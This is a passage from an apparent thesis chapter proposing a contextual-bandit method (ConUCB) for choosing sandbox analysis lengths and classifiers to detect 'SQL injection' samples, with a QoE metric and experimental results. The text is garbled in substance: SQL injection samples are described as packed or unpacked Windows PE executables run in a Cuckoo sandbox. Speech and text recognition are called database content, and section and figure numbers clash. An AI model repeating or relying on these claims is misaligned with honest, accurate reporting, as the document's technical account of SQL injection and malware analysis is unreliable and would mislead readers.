Context Feature Extraction. In our real-life injection samples, we observed some distinctive SQL characteristics that separate the malicious samples apart from the benign ones. For example, malicious samples are usually packed or obfuscated while benign samples are not; the average size of malicious sample is far smaller than the average size of benign sample. These SQL sample characters are not sufficient to be used as features in training reliable detection models. However, they can be used to facilitate the behavioural injection feature analysis and selection of classifier. SQL statements characteristics are viewed as context information in this work and is the key of the contextual multi-armed bandits modelling (Section 3.3). By following a selected learning policy, the system learns the best mapping from context information to the classifiers that trained using behavioural injection features from different analysis length. Our assumption is that only those samples with similar context

features should be included in training an accurate behavioural injection feature based classifier. In other words, classifiers need to be trained separately according to their context feature. After all, it is not reasonable to compare the behaviour features of packed binaries and those unpacked ones.

Context Clustering. Initially, IDE will make use of context features of the training samples to build a clustering model that divide the context features space into subspaces. The purpose of this context space partitioning is to allow the system to learn the performance of different classifiers for a subspace of contexts rather than each individual context, thereby improving the learning speed significantly. Context clustering model is trained using the context features from the submitted samples that is known to the Safe Browsing and anti-virus signature scanning components. For new samples submitted for detection, context cluster labels are revealed first and applied to the Contextual Model Selection module to select the best classifier from array of classifiers. This made possible by the learned mapping relation between context information and the best classifier given the context. There are two advantages of introducing the context clustering module. First, the easy obtained context information determines how long it need to execute the sample in order to use the selected classifier, as the classifier is trained with behaviour features from same length of execution. Secondly, the determined optimal execution length feedback to the user and make our system much user-friendly than conventional systems. Specifically, users of our system are explicitly informed of how much delay would be experienced and given the option to alter it, while users of all other systems suffer from longer waiting for all the detection tasks.

Dynamic Injection Behavioural Analysis. The Dynamic Analysis Module is equipped with virtualized sandbox to conduct on-demand dynamic behaviour feature collection. We modified Cuckoo Sandbox (Willems, Holz and Freiling, 2007) by adding

an interface to the Context Clustering Module so that the determined execution length for the sample can be passed to the Resource Provisioning sub-module to time the sample execution. The Resource Provisioning sub-module dynamically allocate Virtual Machine (VM) instances based on individual requests. Every submitted sample does not hit the fast checker database will be run in an instrumented VM dedicated for the particular sample. The virtual resource of each analysis instance such as CPU cores, base memory, hard drive, etc., is a variable because different sample requires different resource requirements. However, the available physical machines that host the instances is limited by the overall infrastructure. For IDE system, the VM instance provisioning process need to be carefully planned to avoid wasting the computing resources — i.e., allocating too much disk space for one analysis instance that will not be fully used during the sample execution. A strategy introduced here is to combine context feature clustering in deciding the optimal tracing length. This has to do with the CPU time. In later section, the concept of Quality of Experience (QoE) is introduced, which will take into account the memory consumption for executing a sample in order to balance the trade-off between the achieved accuracy and resource consumption. The objective is to improve the QoE for users. Once the injection start executing, a script emulating a human user will start clicking the software's GUI to cover more functionality of the sample server.

Detection Model Training. Unlike most existing dynamic behavioural feature based detection systems that employ a single detection model with fixed length of behaviour monitoring, IDE detection and exploitation system maintains multiple models trained with behavioural features collected from different length of executions. Specifically, each training sample will be execute multiple times with different execution length denoted by a discrete set $\{\tau_1, \tau_2, \dots, \tau_k\}$. A finite set of supervised learning models $F = \{f_1, f_2, \dots, f_k\}$ have been trained and readily to be deployed through Contextual

Model Selection module. The training samples could be a mix of legitimate executable SQL statements and some historical injection samples that have been manually analyzed by anti-virus organizations or other SQL injection researchers. The implementation of Model Training module lies in the field of supervised machine learning.

Existing algorithms could be applied to search in a function space $f_k: x_k \rightarrow y$ for a detector with least cross validation error. Here x_k is the feature space obtained from T_k period of dynamic analysis of submitted samples and y is the label space. The function space searching is well studied in supervised machine learning and classification literatures (van Weezel, 2016) (Willems, Holz and Freiling, 2007). So this research does not discuss the details about model selection and hyper-parameter searching in this work, instead we design IDE interfaces that allow any independent implementation of the Model Training subsystem to be integrated.

Multi-Armed Bandit Learning. This research introduced concept of contextual multi-armed bandit learning framework to learn the best injection classifier (require shorter period of dynamic analysis) based on sample's context information. Learning the best classifier among many is necessary because unlike database applications contents such as speech and text recognition where audio and image features remain relatively constant over samples, injection behaviours evolve and sometimes hackers attempt to fool the detectors by delaying the malicious injection activities. So that it is necessary to maintain multiple models with different length of behavioural profiles and allow the system to choose the best injection classifier in order to achieve high accuracy of detection by capturing more behavioural activities. The complete model of the framework is presented in the next section and discuss the details of proposed algorithm in order to achieve highest expected QoE.

3.3. Detection and Exploitation System Model

Behavioural feature based classification usually modelled as a supervised learning problem in the past. Under this framework, an injection classifier f that trained with labelled history feature vectors will be applied to the vectorized features to compute the likelihood of the SQL statements sample being malicious. It's been noted that injection behaviour features are highly depends on the length of monitoring \mathcal{T} , the performance of the classifier in turn depends on \mathcal{T} . Generally, larger \mathcal{T} leads to accurate classifiers, while smaller \mathcal{T} gives classifiers that perform worse. To improve the performance of the injection classifier, increase the length of behaviour monitoring \mathcal{T} arbitrarily will drain the computation resources used for testing. In practical system, we need to carefully balance the trade-off between achieving excellent accuracy and the incurred cost, both of which connected to \mathcal{T} . Our proposed system maintains multiple classifiers $f_{\mathcal{T}_1}, \dots, f_{\mathcal{T}_k}$ trained with behaviour features from different monitoring period $\mathcal{T}_1, \dots, \mathcal{T}_k$. For each individual detection task, the system choses in real time which classifier is the best one to choose. This learning process modelled as a contextual multi-armed bandit problem.

The focus of this section is on the modelling of the Contextual Model Selection module in Figure 3.1. The problem of time-variant behavioural feature based injection detection system can be naturally modelled as a multi-armed bandit problem with SQL injection context information.

3.3.1 Problem Formulation of Injection Classifier Selection

The original multi-armed bandit setting includes a finite set of K actions $A = \{a_1, \dots, a_K\}$. In each round $t = 1, \dots, T$, one particular action a_K is taken and the

corresponding reward $T_t(k)$ for the action will be returned. The reward $T_t(k)$ is chosen from a stationary probability distribution that depends on the action k . The goal is to design a policy that maximize the total rewards through repeated action selection. If there are contextual z_t available at time t to assist the action selection, the problem becomes a contextual multi-armed bandit problem.

The problem of SQL injection and exploitation classifier selection can be naturally modelled using the contextual multi-armed bandit framework outlined above. The Contextual Model Selection module from Figure 4.1 maintains a finite set of SQL injection classifiers $\mathcal{F} = \{f_1, f_2, \dots, f_k\}$ indexed by $K = \{1, 2, \dots, k\}$, for which each classifier $f_k \in \mathcal{F}$ is trained manually with behavioural features from a specific execution time T_k and associated with an unknown and fixed accuracy distribution D over $[0, 1]$. In the system introduced in Figure 4.1, consider the most recent N injection samples that have been submitted to database with discrete time horizon t by either personal users a^t via web browser or security gateway systems. As part of the requests handling process, the Contextual Model Selection module will select and apply one of the k classifiers to the given sample's behavioural feature vector x^t to output a classification result $y^t = f_k(x^t) \in \mathcal{Y} = \{0, 1\}$.

This corresponds to choose an arm to play in original bandit problem. In IDE model, the reward received for the module by selecting f_k is an indicator function $r_t = 1(\mathcal{Y}^t = \hat{\mathcal{Y}}^t)$, in which $\hat{\mathcal{Y}}^t \in \mathcal{Y}$ is the true label of the sample. The “1” in the binary label set \mathcal{Y} represents injection and “0” for legitimate SQL statements. In practice, the detection result \mathcal{Y}^t could also be a probability prediction *e.g.* $\mathcal{Y}^t \in \mathcal{Y}' = [0, 1]$, values from the range represent lowest to highest possibility of being an injection). It is worth noting that the feature vector x^t in round t and the training features of classifier f_k come from behavioural features collected during dynamic execution for time length of τ_k .

Each of the k classifiers has an expected or mean reward given that it is selected in multiple rounds, this is called the accuracy of the classifier. We denote the classifier selected on time step t as F_t , thus the accuracy of an arbitrary classifier f_k denoted $q(f_k)$, is the expected reward given that f_k is selected:

$$q(f_k) = \mathbb{E}[r_t | F_t = f_k]$$

(3.1)

The accuracy is a simple and intuitive metric to evaluate classification system. As a matter of fact, majority of dynamic feature based classification systems presented evaluation result in the similar form of measurement: precision, recall, F1 score etc., while ignoring the cost incurred in conducting dynamic behavioural features analysis. This research observed that in a user interactive system under limited computation resource budget, to achieve the ultimate behavioural based injection classification accuracy through comprehensive dynamic analysis is impractical. Thus, this research proposed a new Quality of Experience (QoE) metric with the mind of balancing the trade-off between high analysis accuracy and the cost of analysis.

Defining Quality of Experience (QoE). The Quality of Experience received by user a^t time $t + \mathcal{T}_t$ by selecting the k th classifier from \mathcal{F} at time t is the weighted sum of the classifier's accuracy and the incurred cost because of \mathcal{T}_t length of dynamic analysis

$$Q(f_k) = q(f_k) - \beta c(\tau_k)$$

(3.2)

Where $\beta \in [0,1]$ is a trade-off parameter that depends on the application requirements.

We now have the QoE as a measurement of how the IDE detection and exploitation system performs. Briefly, we want to maximize the expectation of QoE by determine how long to execute each sample in order to apply one of the maintained classifiers based on their evaluative feedbacks, i.e. the history QoEs. As we don't have the true value of (f_k) , we have to estimate it for each k in order to find the maximum. One possible method to do this is to start with large value of k to explore as many behavioural features as possible until a superior execution length (smallest k that result in highest empirical mean of QoE) is observed among \mathcal{K} and switch to the particular choice of optimal value k^* to exploit the benefits of fast and accurate detection. However, this greedy method subject to sub-optimal result because in all the future detections they only exploit their previous known best classifier, behaviour model of which may not be sufficient to capture behavioural feature of new injection samples.

While exploitation is good to maximize the QoE on one step, there is a need to explore other classifiers not selected by greedy method to improve the estimated accuracy, because exploration may produce the greater total QoE in the long run. For example, if we identified f_1 is the classifier by greedy selection, while several other classifiers are estimated to be nearly as good but with uncertainty. The uncertainty is that there may exist one of these other classifier that is better than f_1 in future, but system does not know which one at time t . In IDE system design, classifier selection need to be done on each time steps, then it may be better to explore other classifiers and discover which of them are better in the long run. A context building algorithm is described in the next section (Section 3.4) to balance the trade-off between the exploitation and detection of classifiers in order to have the highest expected QoE.

3.4. Contextual Bandits Learning Algorithm for QoE Optimization

In this section, we will discuss the details of context clustering and how we make use of the context information to optimize the expected QoE through the proposed contextual multi-armed bandit model. As discussed in the system model Section 4.2, the algorithm must balance exploitation and exploration to get good statistic performance. In the exploration phases, different classifiers are selected to learn their expected reward. In the exploitation phases, the classifier with the best estimated reward is selected in order to maximize the classification rewards. Note that the exploration and exploitation phases are interleaved unlike in the conventional learning approaches where only a single training phase is executed followed by the exploitation phase. The expected QoE of different classifiers will differ because the length of behavioural feature collection have significant impact on the expected QoE $\mu(f_k^*)$ of a behavioural feature based injection classifier. Increasing the execution time will record more comprehensive behavioural features that generally lead to more accurate results.

The improvement is mostly applicable to detect injection that intentionally or unintentionally delay the malicious behaviour after being analysed. After all, short analysis will not capture any useful behavioural features for this type of injection and hence will lead to poor detection result.

3.4.1. Sample Context Feature Clustering

We observed there is exist some connections between the context information and the accuracy of the classifier $q(f_k)$, which in turn affects the expected QoE. For example,

two groups of sample with significant different file properties may receive different QoE even though cloud system apply same selection policy. such as one group is packed software and the other group is non packed. The learning problem would be simple if there was no context information. But without using the context information the performance of the learning algorithm can be poor because the best oracle classifiers can be very different for different context information. Since the context space Θ can be very large and even continuous, learning the best oracle classifier for each individual context $\theta \in \Theta$ is extremely difficult, if not impossible. To overcome this obstacle, our learning algorithm will first partition the context space into smaller subspaces (i.e. context clusters) and learn the best oracle classifier within each subspace.

We take the K -means clustering algorithm as a context space partitioning subroutine in discussing our learning algorithm and it proofed effective in our experiment in Section 4.4. However, other clustering algorithm could also be implement to replace the K -means subroutine. The algorithm iterate through each training sample's con text feature to assign the sample to the closest centroid in the metric of Euclidean distance, and re-compute the mean of each centroid using the point assign to it. The K -means algorithm will always converge to some final set of means for the centroids. A partition of context feature space could be achieved by computing the Voronoi partition using the converged centroids. Note that the converged solution may not always be ideal for our application and depends on the initial setting of the centroids. Therefore, in practice the K -means algorithm is run a few times with different random initializations. We choose the best centroids between different solutions by minimize the cost function

$$J(\ell^1, \dots, \ell^T, \nu_1, \dots, \nu_L) = \frac{1}{T} \sum_{t=1}^T \|\theta^t - \nu_{\ell^t}\|^2$$

(3.7)

Where $\ell^t \in \mathcal{L} = \{1, \dots, L\}$ is the index of cluster which the sample's context θ^t currently assigned to and ν_{ℓ^t} is the context cluster centroids.

For a specific detection request, cloud extracts the received contextual features from client as the first step in the detection transaction. The extracted feature will be normalized for simplicity reason. For instance, if we decide to only include the file size as the context feature, the context space will be normalized with respect to the maximum file size and the minimum file size that cloud received so far. The normalized context features will be run through the pre-built clustering model and the cluster label of the input sample will be revealed. The learning algorithm will determine the optimal tracing length for this sample based on the context label and history rewards of the available classifiers.

Notice that for each specific sample with cluster label \mathcal{Y}_θ , the realized QoE $Q_\theta(f_k)$ by selecting f_k is an random variable drawn from an unknown distribution with mean $\mu_\theta(f_k)$, which is also initially unknown. However, we can estimate the expected QoE by observing many reward realizations from testing samples.

Specifically, the best classifier under context θ is $f^*(\theta) := \operatorname{argmax}_{f_k \in \mathcal{F}} \mu_\theta(f_k)$ and the best expected QoE for context cluster \mathcal{Y}_θ is $\mu_\theta^* := \mu_\theta(f^*(\theta))$. We call $f^*(\theta)$ the oracle classifier for context cluster \mathcal{Y}_θ . The oracle classifiers are not know before hand by the on-line detection system but instead need to be learned. The learning is achieved by repeatedly test samples against classifiers of the cloud platform with a classifier selection policy π that need to be designed.

Both IDE phase, detection and exploitation, design is discussed in detail in the following section.

3.5. Detection and Exploitation Algorithm

Confidence bound is a standard statistics tool that commonly used to solve the exploration and exploitation trade-off in bandit problems. We tweaked the existing algorithm in a similar manner with existing upper confidence bound (UCB) algorithms (Auer et al., 2002), but with classifier updates and context information. The formal description of the algorithm is presented in Algorithm 1 and we name it ConUCB. It uses sample context information to learn the best classifier for the context (thus the optimal dynamic analysis length) along the time horizon by maximize user's expected QoE of the injection detection service.

During the learning procedure, the algorithm maintains multiple counters and the estimated accuracy $\bar{q}_\ell(f_k)$ and the QoE $\bar{Q}_\ell(f_k)$ for each available classifier $\mathcal{F} = \{f_1, \dots, f_k\}$ under different context type v_ℓ . The counter N_k^ℓ records how many times the classifier f_k has been chosen to classify samples whose context type is v_ℓ up to round t . The counter N_k denote the total number of classifier f_k being selected in all the t rounds. The counter N is the total number of samples that have been submitted to the cloud. In the bootstrap of the algorithm, each classifier is applied for every context type to initialize the estimated QoE $\bar{Q}(f_k)$. For each future samples

Algorithm ConUCB Contextual Upper Confidence Bounds for Injection Detection and Exploitation

Input: $\alpha \in \mathbb{R}^+$, $\mathcal{S} = \{(\theta^1, \mathbf{x}^1), (\theta^2, \mathbf{x}^2), \dots, (\theta^t, \mathbf{x}^t)\}$,
 $\mathcal{F} = \{f_1, f_2, \dots, f_K\}$, $\mathcal{K} = \{1, \dots, K\}$, $\beta \in [0, 1]$,
 $\mathcal{M} = \{\nu_1, \nu_2, \dots, \nu_L\}$, $\mathcal{L} = \{1, \dots, L\}$

Output: $\{y^1, \dots, y^t\} \in \{0, 1\}$

- 1: *Initialization:*
- 2: **for** $\ell \in \mathcal{L}$ **do**
- 3: **for** $k \in \mathcal{K}$ **do**
- 4: Randomly select (θ^m, \mathbf{x}^m)
- 5: Set $\bar{q}_\ell(f_k) \leftarrow f_k(\mathbf{x}^m)$
- 6: Set $\bar{Q}_\ell(f_k) \leftarrow \bar{q}_\ell(f_k) - \beta c(\tau_k)$
- 7: Set $N_k^\ell \leftarrow 1$
- 8: **end for**
- 9: Set $N^\ell \leftarrow K$,
- 10: **end for**
- 11: Set $N \leftarrow LK$,
- 12:
- 13: **for** each malware detection/exploitation request (θ^t, \mathbf{x}^t) **do**
- 14: $\ell^* = \arg \min_{\ell \in \mathcal{L}} \|\theta^t - \nu_\ell\|^2$
- 15: $k^* = \arg \max_{k \in \mathcal{K}} (\bar{Q}_{\ell^*}(f_k) + \sqrt{\frac{\alpha \ln N^{\ell^*}}{N_k^{\ell^*}}})$
- 16: Set $r_t = f_{k^*}(\mathbf{x}^t)$
- 17: Set $\bar{q}_{\ell^*}(f_{k^*}) \leftarrow \bar{q}_{\ell^*}(f_{k^*}) + \frac{1}{N_{k^*}^{\ell^*}} [r_t - \bar{q}_{\ell^*}(f_{k^*})]$
- 18: Set $\bar{Q}_{\ell^*}(f_{k^*}) \leftarrow \bar{q}_{\ell^*}(f_{k^*}) - \beta c(\tau_{k^*})$
- 19: Set $N^{\ell^*} \leftarrow N^{\ell^*} + 1$
- 20: Set $N_{k^*}^{\ell^*} \leftarrow N_{k^*}^{\ell^*} + 1$
- 21: Set $N \leftarrow N + 1$
- 22: **end for**

submitted, the algorithm first run the clustering routine to get the cluster type and then to select a classifier by taking into account both how close the current estimates are to be the maximum and the variance of the estimate. This could explore their potential for being optimal. After select the classifier and run the detection, the estimate of the QoE and the corresponding counters will be updated.

The quantity being maxed over in line 15 of the given algorithm is the upper confidence bound on the possible true QoE of the classifier f_k for the particular context type, where the parameter α controls the width of the confidence interval. Each time a classifier f_k is selected for context type ν_ℓ the variance of \bar{Q}_{ℓ^*} is reduced because $N_k^{\ell^*}$ is in the denominator of the variance term. On the other hand, each time

a classifier other than f_k is selected for context type v_ℓ , the variance term of estimated QoE for f_k will maintain unchanged. As time goes by it will be a longer wait, and thus a lower selection frequency, for classifier with a lower value estimate or that have already been selected more times for a particular context type.

In Algorithm 1, the exploitation and exploration phases are alternate implicitly in consecutive actions. If a classifier with large variance component (in the square root term) is chosen, we can view the action as explorative decision, since in such a case the upper bound is loose and taking \bar{Q}_{ℓ^*} as the estimate of the true expected reward is quite questionable. It is likely some other classifiers outperform f_k in the measure of QoE. On the contrary, if an arm with large estimated QoE $\bar{Q}_{\ell^*}(f_k)$ is chosen, we can view the action as exploitative decision. Considering that $\frac{\sqrt{\alpha \ln N_k}}{N_k^{\ell^*}}$ decreases rapidly with each choice of k , the number of explorative decisions is limited. As $\frac{\sqrt{\alpha \ln N_k}}{N_k^{\ell^*}}$ becomes smaller, the average $\bar{Q}_{\ell^*}(f_k)$ gets closer to the true expected QoE $Q_{\ell^*}(f_k)$, and it is with high probability that the classifier corresponding to maximal QoE for the context type is indeed the optimal classifier for the context.

3.6. Experiment Results

The prototype of the proposed system is implemented in an emulated virtual environment and evaluated various aspects of its performance. In particular, we designed a set of experiments and used real-word SQL injection samples collected from Internet to observe the dynamic actions in selecting the best available classifiers for each submitted samples based on the injection context features and accumulative quality of experience (QoE)

of each available classifier. We will show how our learning algorithm presented in Section 3.5 learn to choose the best classifier given the sample context and achieve the optimized detection and exploitation results. Three major components of the system need to be deployed for sample submission from user, dynamic injection analysis virtual cluster, and system evaluation components. All the samples will be submitted to IDE regardless of the projected detection time requirement.

IDE receives detection requests from user through command input. The Context Feature Extraction component first extracts the context information (such as various injection meta data) associated with the submitted sample. The context information which we use in the experiments are the size of the injection executable, and the size of the PE code section (.text section) in the binary. Nevertheless, the framework can be applied to any context feature in general. For example, the packer information can also be added as a key context feature. In the samples we obtained, all the executables are non-packed Windows Portable Executables (PE) binary. After the context feature is clustered using K-means, the cluster label will be used to select a classifier to perform the injection detection/exploitation. Once the classifier is selected, the analysis length will be determined correspondingly and an instrumented virtual machine will be deployed immediately to analyse the submitted sample for that long. After the dynamic analysis and feature pre-processing, the selected classifier will be used to predict the maliciousness of the sample under analysis. The next show the detailed results of our experiments.

3.6.1. Context Clustering and Dataset

The experiment dataset includes 3000 Portable Executable injection samples, among which 1500 are malicious and the other 1500 are benign software. The ground truth labels are obtained through Virus Total online scanner. We divide the sample set into three subsets with 1000 samples each. The first subset is for initial training, the second subset is for initial testing and continuous updating of the classifiers, and the third subset is for continuous testing. Figure 3.3 show the scatter plot of the context feature of the first two subset. We have selected the file size and the code section as context feature in our example not only because it is simple and intuitive but also because it is effective. The number of clusters is decided based on the metric of Silhouette score (Rousseeuw, 1987). The score can help to identify clusters that are dense and well separated, which fulfils the requirements of context clustering. Table 3.1 show the calculated




Figure 3.3: Context clustering without updating

value for different clusters. Due to the heterogeneous size distribution of our collected samples, We discovered it is better to use log scale for the context features clustering.

Table 3.1: Silhouette Coefficient for Number of Clusters

Num. of Clusters	2	3	4	5	6	7	8
Silhouette Score	0.368	0.408	0.446	0.415	0.392	0.368	0.358

3.6.2. The Classification Performance and Quality of Experience (QoE)

In this experiment, each training sample is analysed in IDE detection/exploitation system for 3 minutes and trained four individual classifiers using feature vectors extracted from profiles of the analysis for 0.5 minute, 1 minute, 2 minutes, and 3 minutes respectively. During the learning process, selecting different classifiers to




Figure 3.4: Standardized comparison of QoE for $\beta = 0.01$ ($\epsilon = 0.1$)

predict the testing sample will generate different QoEs as defined in Section 3.2. For our performance evaluation, we take linear cost function i.e. $c(\tau_k) = \tau_k$ in the definition of QoE and compare the estimated expected QoE obtained by applying the ConUCB algorithm over the classifiers and the expected QoE obtained by each individual classifier.

The first experiment used the initial training set of 1000 samples to build the dynamic behavioural classifiers and conducted the evaluation using the initial testing set of 1000 samples. Figure 3.4 show the standardised accumulative QoE for $\beta = 0.01$. The QoE curves are obtained by calculating the expected value of 100 plays over the randomized testing sample sequences with the learning algorithm. The learning algorithm outperform all the individual classifiers. The ConUCB algorithm improved the maximum QoE of four individual classifiers from 91% to 94% after 1000 rounds of SQL injection classification. The algorithm also gains up to 2% of rewards. Given that the experiment have moderate number of rounds and the context information used is limited to the size of the PE code section and the PE sample size, a much higher performance gain can be expected when




Figure 3.5: AUC and ROC curve comparison for $\beta = 0.01$ ($\epsilon = 0.1$)

more rounds are played and more context information is available. In Figure 3.5, the performance of the algorithm is compared with performance of each individual classifiers, ConUCB for injection and ϵ -ConUCB for exploitation achieved lower false positive rate than the individual classifiers. ConUCB and ϵ -ConUCB increased the area under the ROC curve to 96% and 94%.

In Figure 3.6, the normalized accumulative QoE is presented for $\beta = 0.1$. Compared to Figure 3.4, increasing the value of the cost coefficient β will bring down the QoE of all the four basic classifiers, thus reduce the QoE of the ConUCB because the algorithm tend to optimized towards the less accurate classifier that trained on 30 seconds of behavioural feature profiles. Figure 3.7 presents the corresponding performance comparison under the sample β . For $\beta = 0.1$, ConUCB detection increased the AUC by 1%, while " ϵ -ConUCB exploitation have the similar performance as using single classifier that trained using 2 minutes of behavioural feature profiles.




Figure 3.6: Standardized QoE comparison for $\beta = 0.1$ ($\epsilon = 0.1$)




Figure 3.7: AUC and ROC curve comparison for $\beta = 0.1$ ($\epsilon = 0.1$)




Figure 3.8: QoE and actions for each rounds

3.6.3. Learning with Context Information

Each of the individual actions taken by algorithm ConUCB is studied. Figure 3.8 display the classifier selection steps over an experiment of 1000 rounds and show the obtained QoE. The bottom color bar in the figure illustrates all the 1000 actions using four different colors, each represent an individual classifier that is selected in the step. The four color bars above it illustrate the actions taken under each different context cluster. Each row of these four color bar includes the action taken over samples belongs to a single context cluster in Figure 3.2. We can observe from the four color bars in the figure that each context cluster have gradually learned the best classifier to select under the particular context. For example, in the first 200 actions ConUCB has no preference on any particular classifiers and each classifier has the same probability of being selected. This corresponding to

the detection phase. On the other hand, when the play proceeds to the 800th round, the algorithm

